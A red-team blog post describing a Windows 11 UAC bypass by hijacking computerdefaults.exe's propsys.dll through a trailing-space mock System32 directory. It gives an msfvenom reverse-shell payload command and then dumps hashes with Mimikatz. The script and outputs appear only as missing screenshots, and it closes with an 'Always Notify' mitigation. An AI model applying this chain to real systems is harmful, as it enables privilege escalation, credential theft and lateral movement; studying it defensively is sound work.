Ease Post Exploitation
Getting elevated reverse shell using DLL Hijacking and Mock Directories
This blog is about DLL Hijacking and Mock directories techniques to bypass Windows UAC security features and getting high-level privileged reverse shell. Securi...
This blog is about DLL Hijacking and Mock directories techniques to bypass Windows UAC security features and getting high-level privileged reverse shell. Security researchers identified this technique which uses a simplified process of DLL hijacking and mock folders to bypass UAC control. I tested this on Windows 10 and bypassed Windows 10 UAC security feature. Now I thought maybe Microsoft has patched this in Windows 11. Firstly, I want to tell you guys why I named my blog “Ease Post-Exploitation”. As a red teamer everyone knows that attackers get initial access and try to escalate privileges in order to dump hashes and perform privileged tasks to move laterally within the network. Let’s take an example of domain user which is local administrator of his PC. If an attacker got access of that user, then he will escalate privileges in order to dump hashes and try to authenticate within network using NTLM hashes of that user. What if an attacker got elevated reverse shell of user, he doesn’t need to escalate privileges because he already got administrative shell on C2 server. I am going to explain how DLL hijacking works, and which windows binaries are used to perform this attack. I am using Metasploit as a C2 server in order to get reverse shell and “computerdefaults.exe” binary to perform DLL hijacking attack.
C2 Server (Metasploit)
computerdefaults.exe
Mock Directories
Privileges Escalation
Mimikatz
Reverse Shell
Introduction
DLLs (Dynamic Link Library) are libraries that contain code and procedures used by Windows programs. They are similar to EXE files as they are based on the Portable Executable (PE) file format although they cannot be executed directly.
DLL hijacking is a way of injecting malicious code into a particular service or application by loading a malicious DLL, which typically replaces the original one, and causing it to be run when the service is launched. This is possible due to the way some Windows applications search for and load DLLs. More specifically, if the path to a service’s DLL isn’t already loaded or stored in the system, Windows will begin looking for it in the environment path, allowing an attacker to place the malicious DLL in a directory that is part of it to trigger the malicious code.
UAC — User Account Control
UAC is protection mechanism which is introduced in Windows Vista and later. This feature asks user he/she want to run high-risk application before it is elevated. Microsoft introduced inbuilt “exceptions” within the UAC framework. This feature allows trusted system DLLs located under C:\Windows\System32\ to “auto elevate” to higher privileges without displaying a UAC prompt.

UAC PROMPT
Mock Directories
Mock directory is an imitation directory with a trailing space. For example, “C:\Windows\System32” is trusted directory in windows and “C:\Windows \System32” is mock directory (Notifying by trailing space). One important thing I want to mention here is that users cannot create mock directories using Windows explorer. It must be created by cmd or powershell.
It is not possible to create “C:\Windows”
But it is possible to create “C:\Windows \System32”

Mock Folder
Task Manager (taskmgr.exe)
When I was working on this, I analyzed the integrity level of taskmgr.exe. Taskmgr.exe is located in “C:\Windows\System32” and when we launch this process it loads different DLL files. Attackers can use this executable to perform DLL hijacking attack. Every DLL loaded by this process is “auto elevated” because this process has high integrity level by default. There are many executables which can be used in DLL hijacking attacks. In my case, I am using “computerdefaults.exe” to perform this attack. Attackers use these binaries to escalate privileges in windows such as changing registry value, DLL Hijacking etc.

Task Manager Process Integrity Level
Exploitation
Now I am going to explain how this attack works and how attackers can get administrative shell using DLL hijacking and mock directories technique to bypass UAC protection in windows 11. I tested this exploit in windows 11 and it is working fine even in the presence of windows defender.
STEPS: -
Malicious DLL Creation
Mock folder and loading malicious DLL
Getting Administrative reverse shell
Loading Mimikatz
Firstly, I created a shellcode using Msfvenom in CSharp format. I am using Metasploit as a C2 server.
“msfvenom -p windows/x64/shell_reverse_tcp lhost=0.0.0.0 lport=555 -f CSharp”

Generated Shellcode using Msfvenom
After that I created a simple program in C++ which is creating DLL file. This program contains above created shellcode.

Malicious DLL Creation
Next step is to create a batch file which will create mock directories and copy some file into mock directory and try to load malicious DLL.
Mock Directory “C:\Windows \System32”
Copy propsys.dll into mock directory
Copy computerdefaults.exe into mock directory
Clean mock directory

Batch Script to perform attack
propsys.dll is legitimate PE file which is loaded by computerdefaults.exe when we launch computer defaults. So, I created malicious DLL and rename it as “propsys.dll” to load it into process. Before executing batch script, I started listener on Metasploit to get reverse shell.

Started Listener
Now, when I executed batch script it created mock directories and copy legitimate binary and malicious DLL into mock folder and executed binary to load malicious DLL.

Script Execution
After successfully execution, I got reverse shell on Metasploit. When I checked privileges, it has administrative rights.

High-Mandatory Level Shell
Now attacker has privileged shell, and he can perform post exploitation attacks such as lateral movement. Attackers don’t need to escalate privileges in order to load Mimikatz on C2 because he has already elevated shell. Now I am going to load Mimikatz on C2 server to dump hashes. There are different ways to bypass Mimikatz from windows defender, I have already explained it in my previous blog post.
This time I invoke Mimikatz and dump user hashes on C2 server. Now we can perform attacks using NTLM hashes to authenticate users over the network.

Invoke-Mimikatz to dump hashes
CONCLUSION
I explained how attackers can compromise full system using these attacks. Although this type of vulnerability isn’t very common, it is very dangerous and can potentially result in a full system compromise. Attackers can get high level shell using this technique and perform post exploitation attacks very easily because he already has an administrative right. This is the reason I named my blog “Ease Post-Exploitation”. To prevent UAC bypass attacks is setting UAC to “Always Notify.” Doing so will always show the user UAC prompts before high-risk applications are executed.